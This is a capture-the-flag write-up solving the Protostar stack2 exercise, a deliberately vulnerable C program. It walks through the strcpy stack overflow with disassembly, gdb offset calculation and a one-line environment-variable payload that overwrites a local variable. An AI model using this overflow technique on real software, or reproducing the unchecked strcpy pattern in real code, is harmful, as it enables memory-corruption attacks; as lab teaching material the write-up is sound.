Protostar: stack2 write up

Source code: https://exploit.education/protostar/stack-two/

```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
  volatile int modified;
  char buffer[64];
  char *variable;

  variable = getenv("GREENIE");

  if(variable == NULL) {
      errx(1, "please set the GREENIE environment variable\n");
  }

  modified = 0;

  strcpy(buffer, variable);

  if(modified == 0x0d0a0d0a) {
      printf("you have correctly modified the variable\n");
  } else {
      printf("Try again, you got 0x%08x\n", modified);
  }

}
```


Basically, this challange is 'stack1' but with the 'set environment' part included.

If we haven't done the 'set environment' part yet, the program will ask us to set the GREENIE environment variable.

```c
variable = getenv("GREENIE");

if(variable == NULL) {
    errx(1, "please set the GREENIE environment variable\n");
}
```

What does the getenv function do?



```
NAME
       getenv - get an environment variable

SYNOPSIS
       #include <stdlib.h>

       char *getenv(const char *name);

DESCRIPTION
       The getenv() function searches the environment list to find the environment variable name, and returns a pointer to the corresponding value string.

RETURN VALUE
       The getenv() function returns a pointer to the value in the environment, or NULL if there is no match.
```

As getenv's description said: the function searches the environment list to find the environment variable name, in this case it's GREENIE, and returns a pointer to the corresponding value string. getenv function returns a pointer to the value in the environment, **or NULL if there's no match**.

Since the first challange stack0 to stack1, we haven't touched these 'environment variable', so obviously the program will exit, because we haven't set the GREENIE environment variable --> getenv("GREENIE") will return NULL pointer to the variable **variable**, the **variable** will then be compared with **NULL**, if **variable** equals NULL, the program will exit, that's why the program exited when we run it the first time.

To set the GREENIE environment: *export GREENIE="<variable value>"*

The vulnerability is still strcpy function, which will copy **variable**'s content to **buffer**'s content. We will still have to change the value of **modified** to 0x0d0a0d0a.

```
Dump of assembler code for function main:
0x08048494 <main+0>:    push   ebp
0x08048495 <main+1>:    mov    ebp,esp
0x08048497 <main+3>:    and    esp,0xfffffff0
0x0804849a <main+6>:    sub    esp,0x60
0x0804849d <main+9>:    mov    DWORD PTR [esp],0x80485e0
0x080484a4 <main+16>:   call   0x804837c <getenv@plt>
0x080484a9 <main+21>:   mov    DWORD PTR [esp+0x5c],eax
0x080484ad <main+25>:   cmp    DWORD PTR [esp+0x5c],0x0
0x080484b2 <main+30>:   jne    0x80484c8 <main+52>
0x080484b4 <main+32>:   mov    DWORD PTR [esp+0x4],0x80485e8
0x080484bc <main+40>:   mov    DWORD PTR [esp],0x1
0x080484c3 <main+47>:   call   0x80483bc <errx@plt>
0x080484c8 <main+52>:   mov    DWORD PTR [esp+0x58],0x0
0x080484d0 <main+60>:   mov    eax,DWORD PTR [esp+0x5c]
0x080484d4 <main+64>:   mov    DWORD PTR [esp+0x4],eax
0x080484d8 <main+68>:   lea    eax,[esp+0x18]
0x080484dc <main+72>:   mov    DWORD PTR [esp],eax
0x080484df <main+75>:   call   0x804839c <strcpy@plt>
0x080484e4 <main+80>:   mov    eax,DWORD PTR [esp+0x58]
0x080484e8 <main+84>:   cmp    eax,0xd0a0d0a
0x080484ed <main+89>:   jne    0x80484fd <main+105>
0x080484ef <main+91>:   mov    DWORD PTR [esp],0x8048618
0x080484f6 <main+98>:   call   0x80483cc <puts@plt>
0x080484fb <main+103>:  jmp    0x8048512 <main+126>
0x080484fd <main+105>:  mov    edx,DWORD PTR [esp+0x58]
0x08048501 <main+109>:  mov    eax,0x8048641
0x08048506 <main+114>:  mov    DWORD PTR [esp+0x4],edx
0x0804850a <main+118>:  mov    DWORD PTR [esp],eax
0x0804850d <main+121>:  call   0x80483ac <printf@plt>
0x08048512 <main+126>:  leave
0x08048513 <main+127>:  ret
End of assembler dump.
```

After doing some research in the disassembly of main function, the distance between **modified** and **buffer** is still 64.

```
(gdb) break *main+52
Breakpoint 1 at 0x80484c8: file stack2/stack2.c, line 18.
(gdb) run
Starting program: /opt/protostar/bin/stack2

Breakpoint 1, main (argc=1, argv=0xbffff804) at stack2/stack2.c:18
18      stack2/stack2.c: No such file or directory.
        in stack2/stack2.c
(gdb) print ($esp+0x58)-($esp+0x18)
$1 = 64
```

The 0x0a represents for the newline character (\n)

The 0x0d represents for the return character (\r)

So we'll set the GREENIE variable with this command (little endian):

*export GREENIE=$(python -c 'print("A"*64+"\x0a\x0d\x0a\x0d")')*

We check the environment variables again with *printenv*:

Ok, all set, now let's execute the program again.

Andddddd……

```
user@protostar:~$ /opt/protostar/bin/stack2
you have correctly modified the variable
```

Ta-da!